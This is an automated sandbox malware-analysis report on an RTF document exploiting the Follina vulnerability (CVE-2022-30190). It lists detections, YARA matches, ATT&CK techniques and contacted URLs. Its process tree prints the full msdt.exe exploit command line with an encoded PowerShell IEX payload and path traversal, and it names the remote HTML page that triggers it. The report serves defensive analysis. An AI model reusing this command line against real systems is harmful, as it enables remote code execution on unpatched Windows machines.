ID: 639039
Sample Name:
20220531_180800.rtf
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 23:02:03
Date: 03/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

20220531_180800.rtf


Overview

General Information

Sample Name:	20220531_180800.rtf
Analysis ID:	639039
MD5:	7b9c8e08371550..
SHA1:	ff8c9deb358b2d2..
SHA256:	b93326f795459d..
Infos:	



Detection




Follina CVE-2022-30190

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Microsoft Office Expl…
- Malicious sample detected (through…
- Contains an external reference to an…
- Document exploit detected (process…
- Detected suspicious Microsoft Offic…
- Obfuscated document found, RTF is…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Yara signature match
- Potential document exploit detected…
- Tries to load missing DLLs
- Uses a known web browser user age…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6340 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6532 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 7100 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX("powershell -EncodedCommand QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwA7AFsAUwB5AHMAdABlAG0ALgBXAGkAbgBkAG8AdwBzAC4ARgBvAHIAbQBzAC4ATQBlAHMAcwBhAGcAZQBCAG8AeABdADoAOgBTAGgAbwB3ACgAJwBIAGUAbABsAG8AIABpAHQAcwAgAG0AZQAhACAATQBhAHkAYgBlACAAeQBvAHUAIABjAG8AdQBsAGQAIABsAG8AbwBrACAAYQB0ACAAbQBkAHMAdAAvACcAKQA7AA==")i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard, Wojciech Cie\305\233lak	• 0x39:$a1: <Relationships • 0x3b9:$a2: TargetMode="External" • 0x3b1:$x1: .html!

Source	Rule	Description	Author	Strings
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x375:$olerel: relationships/oleObject • 0x38e:$target1: Target="http • 0x3b9:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8EA7015A.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x113c:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8EA7015A.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\th1s[1].htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x113c:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\th1s[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F640E46C.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x113c:$re1: location.href = "ms-msdt:
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.553703750.0000000003140000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x1c84:$sa1: msdt.exe • 0x1cc0:$sa1: msdt.exe • 0x2188:$sa1: msdt.exe • 0x38b5:$sa1: msdt.exe • 0x1d98:$sb2: IT_BrowseForFile= • 0x3921:$sb2: IT_BrowseForFile=
00000009.00000002.554020054.00000000033A0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x2890:$sa1: msdt.exe • 0x2964:$sb2: IT_BrowseForFile=
00000009.00000002.553580729.0000000000A90000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x22d0:$sa1: msdt.exe • 0x230c:$sa1: msdt.exe • 0x27d4:$sa1: msdt.exe • 0x23e4:$sb2: IT_BrowseForFile=
00000009.00000002.553717920.0000000003148000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x2618:$sa1: msdt.exe • 0x60a8:$sa1: msdt.exe • 0x18c06:$sa1: msdt.exe • 0x16c28:$sb2: IT_BrowseForFile=

Source	Rule	Description	Author	Strings
Process Memory Space: msdt.exe PID: 7100	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0xccd:$sa1: msdt.exe • 0x32ec:$sa1: msdt.exe • 0x488e:$sa1: msdt.exe • 0x8d4c:$sa1: msdt.exe • 0xbd02:$sa1: msdt.exe • 0x12fd5:$sa1: msdt.exe • 0x12ff2:$sa1: msdt.exe • 0x13255:$sa1: msdt.exe • 0x139b6:$sa1: msdt.exe • 0x14d9a:$sa1: msdt.exe • 0x14db7:$sa1: msdt.exe • 0x14ddb:$sa1: msdt.exe • 0x14dfb:$sa1: msdt.exe • 0x14e70:$sa1: msdt.exe • 0x1c10e:$sa1: msdt.exe • 0x1f0c4:$sa1: msdt.exe • 0x22589:$sa1: msdt.exe • 0x24ae4:$sa1: msdt.exe • 0x27a9a:$sa1: msdt.exe • 0x2af61:$sa1: msdt.exe • 0x2f9c8:$sa1: msdt.exe

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Obfuscated document found, RTF is a DOCX


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Process Injection	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://cyberleague.co/th1s.html	0%	Avira URL Cloud	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cyberleague.co	13.250.15.191	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cyberleague.co/th1s.html	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://login.microsoftonline.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://shell.suite.office.com:1443	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://autodiscover-s.outlook.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://roaming.edog.	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://cdn.entity.	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://powerlift.acompli.net	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://cortana.ai	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://api.aadrm.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://api.microsoftstream.com/api/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://cr.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://graph.ppe.windows.net	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://store.office.cn/addinstemplate	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://messaging.engagement.office.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
